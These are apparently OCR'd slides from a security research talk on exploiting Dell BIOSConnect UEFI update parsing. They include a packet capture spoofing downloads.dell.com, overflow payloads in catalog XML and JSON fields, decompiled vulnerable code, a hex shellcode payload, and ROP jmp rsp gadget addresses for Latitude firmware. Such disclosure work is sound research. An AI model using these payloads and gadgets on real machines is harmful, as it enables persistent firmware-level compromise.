192.168.9.197	192.168.9.37	TLSv1.2	Client Hello
192.168.9.37	192.168.9.197	TCP	443 → 1441 [ACK] Seq=1 Ack=185 Win=64136 Len=0
192.168.9.37	192.168.9.197	TLSv1.2	Server Hello
192.168.9.37	192.168.9.197	TCP	443 → 1441 [ACK] Seq=1461 Ack=185 Win=64136 Len=1460 [TCP segment of a reassembled PDU]
192.168.9.37	192.168.9.197	TCP	443 → 1441 [PSH, ACK] Seq=2921 Ack=185 Win=64136 Len=1176 [TCP segment of a reassembled PDU]
192.168.9.197	192.168.9.37	TCP	1441 → 443 [ACK] Seq=185 Ack=2921 Win=65535 Len=0
192.168.9.197	192.168.9.37	TCP	1441 → 443 [ACK] Seq=185 Ack=4097 Win=64350 Len=0
192.168.9.37	192.168.9.197	TLSv1.2	Certificate, Server Hello Done
192.168.9.197	192.168.9.37	TCP	1441 → 443 [ACK] Seq=185 Ack=4071 Win=65526 Len=0
192.168.9.197	192.168.9.37	TLSv1.2	Client Key Exchange, Change Cipher Spec, Finished
192.168.9.37	192.168.9.197	TCP	443 → 1441 [ACK] Seq=4071 Ack=423 Win=63816 Len=0
192.168.9.37	192.168.9.197	TLSv1.2	New Session Ticket, Change Cipher Spec, Finished
192.168.9.197	192.168.9.37	TCP	1441 → 443 [ACK] Seq=423 Ack=4187 Win=62308 Len=0
192.168.9.197	192.168.9.37	HTTP	GET / HTTP/1.1
192.168.9.37	192.168.9.197	TCP	443 → 1441 [ACK] Seq=5237 Ack=440 Win=63816 Len=0
192.168.9.37	192.168.9.197	TLSv1.2	[TLS segment of a reassembled PDU]
192.168.9.37	192.168.9.197	HTTP	HTTP/1.0 200 OK (text/html)
192.168.9.197	192.168.9.37	TCP	1441 → 443 [ACK] Seq=440 Ack=5243 Win=65254 Len=0
192.168.9.197	192.168.9.37	TCP	1441 → 443 [ACK] Seq=440 Ack=5437 Win=64837 Len=0
192.168.9.102	192.168.9.1	DNS	Standard query 0x0980 A edgeapi.slack.com
192.168.9.102	192.168.9.1	DNS	Standard query 0x5bdc AAAA edgeapi.slack.com
192.168.9.1	192.168.9.102	DNS	Standard query response 0x0980 A edgeapi.slack.com CNAME prod-tasrosy-edge-elb-elp-1a771108ba607620.elb.us-west-2.amazonaws.com A 54.214.87.230
192.168.9.1	192.168.9.102	DNS	Standard query response 0x5bdc AAAA edgeapi.slack.com CNAME prod-tasrosy-edge-elb-elp-1a771108ba607620.elb.us-west-2.amazonaws.com SOA ns-1870.awsdns-41.co.uk
192.168.9.197	192.168.9.1	DNS	Standard query 0x0b3b A downloads.dell.com
192.168.9.1	192.168.9.197	DNS	Standard query response 0x0b3b A downloads.dell.com A 192.168.9.37
192.168.9.197	192.168.9.37	TCP	1442 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460
192.168.9.37	192.168.9.197	TCP	443 → 1442 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
192.168.9.197	192.168.9.37	TCP	1442 → 443 [ACK] Seq=1 Ack=1 Win=65535 Len=0
192.168.9.197	192.168.9.37	TLSv1.2	Client Hello
192.168.9.37	192.168.9.197	TCP	443 → 1442 [ACK] Seq=1 Ack=185 Win=64136 Len=0
192.168.9.37	192.168.9.197	TLSv1.2	Server Hello
192.168.9.37	192.168.9.197	TCP	443 → 1442 [ACK] Seq=1461 Ack=185 Win=64136 Len=1460 [TCP segment of a reassembled PDU]
192.168.9.37	192.168.9.197	TCP	443 → 1442 [PSH, ACK] Seq=2921 Ack=185 Win=64136 Len=1176 [TCP segment of a reassembled PDU]
192.168.9.197	192.168.9.37	TCP	1442 → 443 [ACK] Seq=185 Ack=2921 Win=65535 Len=0
192.168.9.197	192.168.9.37	TCP	1442 → 443 [ACK] Seq=185 Ack=4097 Win=64350 Len=0
192.168.9.37	192.168.9.197	TLSv1.2	Certificate, Server Hello Done
192.168.9.197	192.168.9.37	TCP	1442 → 443 [ACK] Seq=185 Ack=4071 Win=65526 Len=0
192.168.9.197	192.168.9.37	TLSv1.2	Client Key Exchange, Change Cipher Spec, Finished
192.168.9.37	192.168.9.197	TCP	443 → 1442 [ACK] Seq=4071 Ack=423 Win=63816 Len=0
192.168.9.37	192.168.9.197	TLSv1.2	New Session Ticket, Change Cipher Spec, Finished
192.168.9.197	192.168.9.37	TCP	1442 → 443 [ACK] Seq=423 Ack=5197 Win=65306 Len=0
192.168.9.197	192.168.9.37	HTTP	GET /catalog/catalogMc.xml HTTP/1.1
192.168.9.37	192.168.9.197	TCP	443 → 1442 [ACK] Seq=5197 Ack=517 Win=63816 Len=0
192.168.9.37	192.168.9.197	TLSv1.2	[TLS segment of a reassembled PDU]
192.168.9.197	192.168.9.37	TCP	1442 → 443 [ACK] Seq=517 Ack=5243 Win=65254 Len=0
192.168.9.37	192.168.9.197	TLSv1.2	[TLS segment of a reassembled PDU]
192.168.9.37	192.168.9.197	TCP	443 → 1442 [ACK] Seq=6705 Ack=517 Win=63816 Len=1460 [TCP segment of a reassembled PDU]
192.168.9.37	192.168.9.197	TCP	443 → 1442 [ACK] Seq=8165 Ack=517 Win=63816 Len=1460 [TCP segment of a reassembled PDU]
192.168.9.37	192.168.9.197	TCP	443 → 1442 [ACK] Seq=9625 Ack=517 Win=63816 Len=1460 [TCP segment of a reassembled PDU]
192.168.9.37	192.168.9.197	TCP	443 → 1442 [PSH, ACK] Seq=11085 Ack=517 Win=63816 Len=1460 [TCP segment of a reassembled PDU]
192.168.9.197	192.168.9.37	TCP	1442 → 443 [ACK] Seq=517 Ack=9163 Win=61334 Len=0
192.168.9.37	192.168.9.197	TLSv1.2	[TLS segment of a reassembled PDU]
192.168.9.37	192.168.9.197	TCP	443 → 1442 [ACK] Seq=14916 Ack=517 Win=63816 Len=1460 [TCP segment of a reassembled PDU]
192.168.9.37	192.168.9.197	TCP	443 → 1442 [ACK] Seq=15276 Ack=517 Win=63816 Len=1460 [TCP segment of a reassembled PDU]
192.168.9.37	192.168.9.197	TCP	443 → 1442 [ACK] Seq=16736 Ack=517 Win=63816 Len=1460 [TCP segment of a reassembled PDU]
192.168.9.37	192.168.9.197	TCP	443 → 1442 [ACK] Seq=18196 Ack=517 Win=63816 Len=1460 [TCP segment of a reassembled PDU]
192.168.9.37	192.168.9.197	TCP	443 → 1442 [PSH, ACK] Seq=19656 Ack=517 Win=63816 Len=1460 [TCP segment of a reassembled PDU]
192.168.9.197	192.168.9.37	TCP	1442 → 443 [ACK] Seq=517 Ack=9625 Win=65535 Len=0
192.168.9.197	192.168.9.37	TCP	1442 → 443 [ACK] Seq=517 Ack=11945 Win=65535 Len=0
192.168.9.197	192.168.9.37	TCP	1442 → 443 [ACK] Seq=517 Ack=13815 Win=64283 Len=0
192.168.9.37	192.168.9.197	TLSv1.2	[TLS segment of a reassembled PDU] [TCP segment of a reassembled PDU]
192.168.9.37	192.168.9.197	TCP	443 → 1442 [ACK] Seq=23575 Ack=517 Win=63816 Len=1460 [TCP segment of a reassembled PDU]
192.168.9.37	192.168.9.197	TCP	443 → 1442 [ACK] Seq=24675 Ack=517 Win=63816 Len=1460 [TCP segment of a reassembled PDU]
192.168.9.37	192.168.9.197	TCP	443 → 1442 [ACK] Seq=25495 Ack=517 Win=63816 Len=1460 [TCP segment of a reassembled PDU]
192.168.9.37	192.168.9.197	TCP	443 → 1442 [ACK] Seq=26955 Ack=517 Win=63816 Len=1460 [TCP segment of a reassembled PDU]
192.168.9.197	192.168.9.37	TCP	1442 → 443 [ACK] Seq=517 Ack=15275 Win=62883 Len=0
192.168.9.197	192.168.9.37	TCP	1442 → 443 [ACK] Seq=517 Ack=18195 Win=59983 Len=0
192.168.9.197	192.168.9.37	TCP	1442 → 443 [ACK] Seq=517 Ack=21115 Win=54983 Len=0
192.168.9.197	192.168.9.37	TCP	1442 → 443 [ACK] Seq=517 Ack=23575 Win=64096 Len=0
192.168.9.37	192.168.9.197	TCP	443 → 1442 [PSH, ACK] Seq=28415 Ack=517 Win=63816 Len=1460 [TCP segment of a reassembled PDU]
192.168.9.37	192.168.9.197	TLSv1.2	[TLS segment of a reassembled PDU] [TCP segment of a reassembled PDU]
192.168.9.37	192.168.9.197	HTTP/XML	HTTP/1.0 200 OK
192.168.9.197	192.168.9.37	TCP	1442 → 443 [ACK] Seq=517 Ack=25499 Win=62076 Len=0
192.168.9.197	192.168.9.37	TCP	1442 → 443 [ACK] Seq=517 Ack=28415 Win=59159 Len=0
192.168.9.197	192.168.9.37	TCP	1442 → 443 [ACK] Seq=517 Ack=29875 Win=57496 Len=0
192.168.9.197	192.168.9.37	TCP	1442 → 443 [ACK] Seq=517 Ack=31335 Win=64457 Len=0
192.168.9.197	192.168.9.37	TCP	1442 → 443 [ACK] Seq=517 Ack=32795 Win=63891 Len=0
192.168.9.197	192.168.9.37	TLSv1.2	Alert (Level: Warning, Description: Close Notify)
192.168.9.197	192.168.9.37	TCP	1442 → 443 [FIN] Seq=548 Win=65536 Len=0
192.168.9.37	192.168.9.197	TCP	443 → 1442 [RST] Seq=32765 Win=0 Len=0

Source	Destination	Protocol	Info
192.168.9.197	192.168.9.37	HTTP	GET / HTTP/1.1
192.168.9.37	192.168.9.197	HTTP	HTTP/1.0 200 OK (text/html)
192.168.9.197	192.168.9.37	HTTP	GET /catalog/CatalogBc.xml HTTP/1.1
192.168.9.37	192.168.9.197	HTTP/X…	HTTP/1.0 200 OK


- Simplified flow




- Simplified flow



- Vulnerability map



- Vulnerability map



CatalogBc.xml

- XML Parsing Buffer overflow

<Manifest baseLocationAccessProtocols="HTTPS" baseLocation="downloads.dell.com" dateTime="..." version="..."> <SoftwareComponent schemaVersion="..." identifier="..." packageID="..." releaseID="..." path="FOLDER07074779M/1/DellFOTALauncher.efi" dateTime="..." releaseDate="..." vendorVersion="..." dellVersion="..." packageType="EFI" size="951744">...
< /Manifest>

CatalogBc.xml

- XML Parsing Buffer overflow

<Manifest baseLocationAccessProtocols="HTTPS" baseLocation="**AAAAAAAA…..AAAAAAAA**" dateTime="…" version="…"> <SoftwareComponent schemaVersion="…" identifier="…" packageID="…" releaseID="…" path="FOLDER07074779M/1/DellFOTALauncher.efi" dateTime="…" releaseDate="…" vendorVersion="…" dellVersion="…" packageType="EFI" size="951744">. . . < /Manifest>

CSOS.EFI

- JSON Parsing Overflow

{"status":"200","id":"9WC4P93","biosConnectInfo":[...,"config":[{"url":"https://downloads.dell.com/FOLDER07032211M/1/bc_config.zip","size":"123101","sha256":"727363490bac2b4cfbd2fb36954141f261882b8ddad784ef88f175b0d066eb23","filetype":"OME1","revision":"ARev"}]}]}

CSOS.EFI

- JSON Parsing Overflow
- “url” field overflow

{"status":"200","id":"9WC4P93","biosConnectInfo":[...,"config":[{"url":“**AAAAAAAAAAAAAAAA...AAAAAAAAAAAAAAAAAAAAAA/FOLDER07032211M/1/bc_config.zip**","size":"123101","sha256":"727363490bac2b4cfbd2fb36954141f261882b8ddad784ef88f175b0d066eb23","filetype":"OME1","revision":"ARev"}]}]}

CSOS.EFI

- JSON Parsing Overflow
- “sha256” field overflow
  {"status":"200","id":"9WC4P93","biosConnectInfo":[...,"config":[{"
  url":"https://downloads.dell.com/FOLDER07032211M/1/bc_con
  fig.zip","size":"123101","sha256":" **AAAAAAAAAAAAAAAA...**
  ...AAAAAAAAAAAAAAAAAAAA727363490bac2b4cfbd2fb3695
  4141f261882b8ddad784ef88f175b0d066eb23","filetype":"OME1"
  ,"revision":"ARev"}]}]}

CSOS.EFI

- JSON Parsing Overflow
- “sha256” field overflow

- Verification function converts ASCII hex string to binary into stack buffer:

```
idx = 0;
write_ptr = buf_on_stack;  // @ rbp-0x158
while ( 1 )
{
  if (idx >= strnlen(hex_ptr, 20000))
      break;

  *write_ptr++ = CONVERT_HEX(hex_ptr[idx]) << 8 | CONVERT_HEX(hex_ptr[idx+1]);
  idx += 2;
}
if ( buf_on_stack != calculated_sha256 )
{
  if (memcmp(buf_on_stack, calculated_sha256, 32))
    retval = EFI_NOT_FOUND;
}
```

CSOS.EFI

- JSON Parsing Overflow
- “sha256” field overflow

- Verification function converts ASCII hex string to binary into stack buffer:

```
idx = 0;
write_ptr = buf_on_stack;  // @ rbp-0x158
while ( 1 )
{
  if (idx >= strnlen(hex_ptr, 20000))
      break;

  *write_ptr++ = CONVERT_HEX(hex_ptr[idx]) << 8 | CONVERT_HEX(hex_ptr[idx+1]);
  idx += 2;
}
if ( buf_on_stack != calculated_sha256 )
{
  if (memcmp(buf_on_stack, calculated_sha256, 32))
    retval = EFI_NOT_FOUND;
}
```

CSOS.EFI


- JSON Parsing Overflow
- “sha256” field overflow

Can provide a shellcode payload in hex without worrying about bad characters:

"sha256":"9090909090909090909090909090909090909090909090909090909090909090
9090909090909090909090909090909090909090909090909090909090909090
0909090909090909090909090909090909090909090909090909090909090909
9090909090909090909090909090909090909090909090909090909090909090
0909090909090909090909090909090909090909090909090909090909090909
9090909090909090909090909090909090909090909090909090909090909090
0909090909090909090909090909090909090909090909090909090909090909
9090909090909090909090909090909090909090909090909090909090cccccccaa
aaaaaaaaaaaaaabbbbbbbbbbbbbbbbccccccccccccccccdddddddddddddddddeeeeeeeeeeeeeeee78cf
f09e0000000000000000000098fc6fa4000000090909090909090909090909090b8
3412f09eb3de881848ffc0b3ad881848ffc0b3be881848ffc0b3ef881848ffc0ebfe"


- Debugging
  - No more easy DCI debug

- Debugging
  - No more easy DCI debug
  - PCI Leech to the rescue!
    - UEFI memory space
      - 1:1 virtual to physical mapping
    - Analyzing 3GB dumps in IDA
    - Tips and tricks
    - Debugging payloads in Unicorn En



- Modern exploitation
  - Stack and heap no longer executable
  - Stack and heap canaries
  - Address space randomization
  - Sandboxes

- UEFI exploit mitigation lagging behind OS and apps
  - Executable heap and stack
  - No canaries
  - No ASLR
    - … but different systems may load things at different addresses
  - Running in ring-0



- UEFI memory space
  - 1:1 virtual to physical mapping
  - BIOS region from SPI mapped at 0xFF000000

- Finding ROP gadgets
  - In SPI chip contents
    - Can dump BIOS region via CHIPSEC or physical access
  - In downloaded BIOS updates
    - Extract using https://github.com/platomav/BIOSUtilities/tree/master/Dell%20PFS%20BIOS%20Extractor

Useful gadgets at fixed addresses in BIOS region:

$ ropper -a x86_64 --file "1 -- 1 System BIOS with BiosGuard v1.6.0.bin" --jmp rsp –all | tee -a jmprsp.txt

[... snipped ...]

0x0000000000fdf7d4: push rsp; ret;

0x0000000000fe01de: call rsp;

0x0000000000fe5c34: jmp rsp;

0x0000000000fff42f: jmp rsp;

0x0000000000fffb37: jmp rsp;

441 gadgets found

Different firmware versions for specific model have multiple common gadget addresses:


```
$ grep -ir 0x0000000000fffb37 *_extracted/jmprsp.txt
Latitude_5320_1.0.2.exe_extracted/jmprsp.txt:0x0000000000fffb37: jmp rsp;
Latitude_5320_1.3.0.exe_extracted/jmprsp.txt:0x0000000000fffb37: jmp rsp;
Latitude_5320_1.4.2.exe_extracted/jmprsp.txt:0x0000000000fffb37: jmp rsp;
Latitude_5320_1.5.1.exe_extracted/jmprsp.txt:0x0000000000fffb37: jmp rsp;
Latitude_5320_1.6.0.exe_extracted/jmprsp.txt:0x0000000000fffb37: jmp rsp;
```

- Exploit payload contents
  - First stage uses JMP RSP at known address in BIOS region from SPI
    - Reliably get RCE without caring where we loaded
  - Using UEFI Boot Services
    - Need pointer to Boot Services table
      - Can find this table by scanning memory for the structure signature
    - But we also need pointer to EFI_HANDLE for current executable
      - Can find pointers to both by scanning memory for DellCsosLauncher.efi
    - Multiple copies in memory, need to determine correct one

- What about Secure Boot?
  - Image verification

- What about Secure Boot?

  EFI_SECURITY2_ARCH_PROTOCOL


  “The DXE Foundation uses this service to measure and/or verify a UEFI image.

  This service abstracts the invocation of Trusted Computing Group (TCG) measured boot, UEFI Secure boot, and UEFI User Identity infrastructure. For the former two, the DXE Foundation invokes the FileAuthentication() with a DevicePath and corresponding image in FileBuffer memory. The TCG measurement code will record the FileBuffer contents into the appropriate PCR. The image verification logic will confirm the integrity and provenance of the image in FileBuffer of length FileSize.”

